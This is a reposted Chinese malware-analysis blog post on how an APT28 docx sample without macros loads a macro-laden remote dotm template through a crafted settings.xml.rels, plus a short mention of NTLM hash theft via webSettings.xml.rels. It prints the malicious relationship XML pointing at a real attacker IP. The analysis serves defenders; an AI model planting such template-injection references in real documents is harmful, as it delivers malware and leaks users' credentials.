前言

docx文件可能是宏病毒吗?

如果你是一周前问笔者这个问题，笔者一定会斩钉截铁的说：”不可能！”。笔者在之前的文章中提到过，docx中是不含宏的，所以不可能是宏病毒。但是，现在笔者却会斩钉截铁的说:”即使没有宏也可能是宏病毒！”。

故事要从很久很久以前说起，office文档诞生后不久，就迅速占领各大平台，成为使用最广泛的文档文件。office文档能够迅速占领各大平台市场，离不开其丰富多样的内容。为了组装其丰富多彩的内容，微软最初使用的是OLE文件格式，OLE文件数据管理方式类似磁盘管理，该方式能够有效组装各个零件，但是却不够灵活。在office2007中，微软推出了OpenXML文件格式，该文件格式其实是标准的压缩文件格式，通过XML组装各个零件。OpenXML文件格式足够灵活，同时也“解决”了office文档最大的安全问题——宏病毒威胁，微软将所有宏相关的内容都放进了vbaProject.bin文件中，只要文件中不包含vbaProject.bin，就不可能含有宏，也就不可能是宏病毒。于是，微软推出了以x结尾(docx)和以m结尾(docm)的两大类文档文件，这两类文件均是OpenXML文件，但是以x结尾的文件中不含有vbaProject.bin。


正所谓“道高一尺魔高一丈”，没有vbaProject.bin，攻击者们就不能使用宏病毒进行攻击了吗?

远程模板注入执行宏

既然本地文件中没有宏，攻击者便尝试执行远程文件中宏。来自APT28的最新样本将此技术展现的淋漓尽致。

该样本是docx文件，文件内没有任何宏相关信息，但是打开该文件后，却会弹出经典的“宏安全告警”:

这个宏是哪里来的?




为了追踪这个宏的来源，我们开启行为监控软件，再次打开这个docx文件。这个时候就会发现，该docx文件打开了一个远程站点上的dotm文件：

以m结尾的文档文件是可能携带宏的。

查看宏代码，dotm文件中的宏和docx中的宏代码完全相同，可以确定docx文件中的宏就是来自于这个dotm文件。

继续追踪，docx文件为什么会打开这样远程dotm文件?


解压docx文件，遍历所有文件，搜索字符串"http://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm"，我们可以在./word/rels/settings.xml.rels中找到这段字符串：



远程链接的位置也找到了，但是新的问题又出现了，这段字符串在docx中是如何起作用的？接下来我们就需要分析docx文件的文件格式了。

docx文件格式解析

将docx文件后缀名修改为zip，解压该文件，我们发现其文件结构如下：



其结构解释如下:

- `[Content_Types].xml`：描述文档各个部分（如：`docment.xml`）的`ContentType`，以便程序在显示文档时知道如何解析该部分。
- `_rels/`文件夹：
  - `.rels`：其中有`Relationships`标签，代表两部分之间的联系。
- `docProps/`文件夹：
  - `app.xml`：程序级别的文档属性，如：页数、文本行数、程序版本等
  - `core.xml`：用户填写的文档属性，如：标题、主题、作者等
  - `custom.xml`：包含用户自定义的文档属性，若没有自定义，此文件不存在
- `word/`文件夹：
  - `_rels/document.xml.rels`：`Relationships`使用`ID`和`URL`来定位文档各零件
  - `styles.xml`：包含文档的各种样式列表
  - `document.xml`：文档主题文本
  - `fontTable.xml`：包含文档字体设置
  - `media/`：图像等媒体文件
  - `embeddings/`：嵌入的其他文件

此内容摘自于l1xnan，虽然没有提到settings.xml.rel，但我们可以根据document.xml.rels猜测settings.xml.rels也是用于定位文档各零件的。在rels文件Relationship标签中，Target表示零件的文件位置，正常情况下，给值是相对路径，且存在于压缩包中：

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Type="
  http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/set
  " Target="settings.xml"/>
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/sty
  Target="styles.xml"/>
  <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/ther
  Target="theme/theme1.xml"/>
  <Relationship Id="rId4"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
  Target="fontTable.xml"/>
</Relationships>
```


通过恶意构造Target，使其执行远程文件，就可以打开远程文件：

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="
  http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="
  http://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm" TargetMode="External"/>
</Relationships>
```

APT28就是利用这种方式打开远程含有宏病毒的文档模板

窃取NTLM Hashes

此攻击技术最早由pentestlab提出，与前文不同的是，此技术中修改的是webSetings.xml.rels文件，且只有在Office2010及之后版本才能利用成功。详细的操作步骤请看pentestlab的分析文章，笔者就不赘述了，实验效果如下：



此攻击技术能获取NTLM Hashes的原因是，经过恶意构造的docx打开时会访问远程资源，访问远程资源使用NTLM协议进行身份验证，从而泄露NTLM Hashes信息。

小结

与传统的病毒文档相比，这个攻击文档本身不含有恶意代码，任何静态扫描程序都无法发现宏本身，邮件拦截系统也很难发现存在其中的威胁，可以预见此类宏病毒威胁将会越来越多。而随着此类攻击技术的发展，除了settings.xml.rels、webSettings.xml.rels，其他rels也可能成为被攻击的目标。

参考资料： https://mp.weixin.qq.com/s/zoaJAoUtjRtJzT6UkQuN5w http://blog.redxorblue.com/2018/07/executing-macros-from-docx-with-remote.html http://www.4hou.com/technology/9403.html

说明

- 本文并非原创，乃是征得作者同意后的转载 原作者为狐狸先生 未经允许,禁止转载
- 需要相关文件可以到我的Github下载:https://github.com/TonyChen56/Virus-Analysis
- 应作者要求 贴上知识星球图片 主要分享病毒分析和逆向破解技术，文章质量很高 我也在这个星球里 大家可以积极加入

星主：crazyman

逆向/破解/病毒分析

知识星球

长按扫码预览社群内容
和星主关系更近一步